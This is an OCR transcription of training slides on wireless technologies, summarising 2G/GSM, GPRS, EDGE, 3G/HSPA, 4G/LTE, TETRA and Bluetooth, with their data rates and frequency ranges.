- 2G is the second generation of mobile cellular network, under the standard Global system for Mobile communications (GSM)
- It uses **digitally encrypted signals** for mobile data transmission
- A combination of 2G and **GPRS** forms its advanced version, 2.5G, which extends the GSM packet and supports transmission rates of 114Kbit/s for download and 20Kbit/s for upload
- Later **EDGE** (Enhanced Data Rates for GSM Evolution), otherwise known as 2.75G succeeded the GPRS with increased data rates of 384Kbit/s for download and 60Kbit/s for upload

3G

- 3G is a third-generation wireless technology that was launched as a **Universal Mobile Telecommunications Service (UMTS)** network
- The first version of 3G, called **High-Speed Packet Access (HSPA)**, is a combination of two protocols, High Speed Downlink Packet Access (HSDPA) and High Speed Uplink Packet Access (HSUPA), that offer a transmission rate of 7.2Mbit/s for download and 2Mbit/s for upload
- Later, the Evolved **High Speed Packet Access (HSPA+)**, also known as 3.5G, was introduced in 2008. It offered transmission rates of 337Mbit/s for download and 34Mbit/s for upload

Notes: ____




Wireless Technologies (Cont'd)

4G

- Also known as **Long Term Evolution (LTE)**, 4G is a fourth-generation wireless technology
- It is characterized by all capabilities defined by the International Telecommunication Union (ITU) and International Mobile Telecommunications-Advanced
- It offers transmission rates of 100Mbit/s for **high-mobility communication** and 1Gbit/s for low-mobility communication

Tetra

- TETRA (Terrestrial trunked radio) is a European standard that describes a **professional mobile radio** communication infrastructure
- It is a standard for **Private Mobile Radio (PMR)** and **Public Access Mobile Radio (PAMR)** that is aimed at emergency users such as police forces, military, ambulance, and transport services
- The low frequency of tetra permits coverage of a large geographic area with fewer transmitters, which reduces infrastructure costs




Wireless Technologies (Cont'd)

Bluetooth

- Bluetooth is a **short-range device-to-device** data transmission technology developed for mobile devices
- It is used to transmit data between cell phones, computers, and other networking devices
- Signals transmitted from Bluetooth can cover distances of up to 10 meters
- Bluetooth transfers **data at less than 1 Mbps** and operates within a frequency range of 2.4 GHz to 2.485 GHz
- This technology comes under **IEEE 802.15** and uses a radio technology called frequency-hopping spread spectrum to transfer data to other Bluetooth enabled devices

Notes: ____________________



Network Topologies

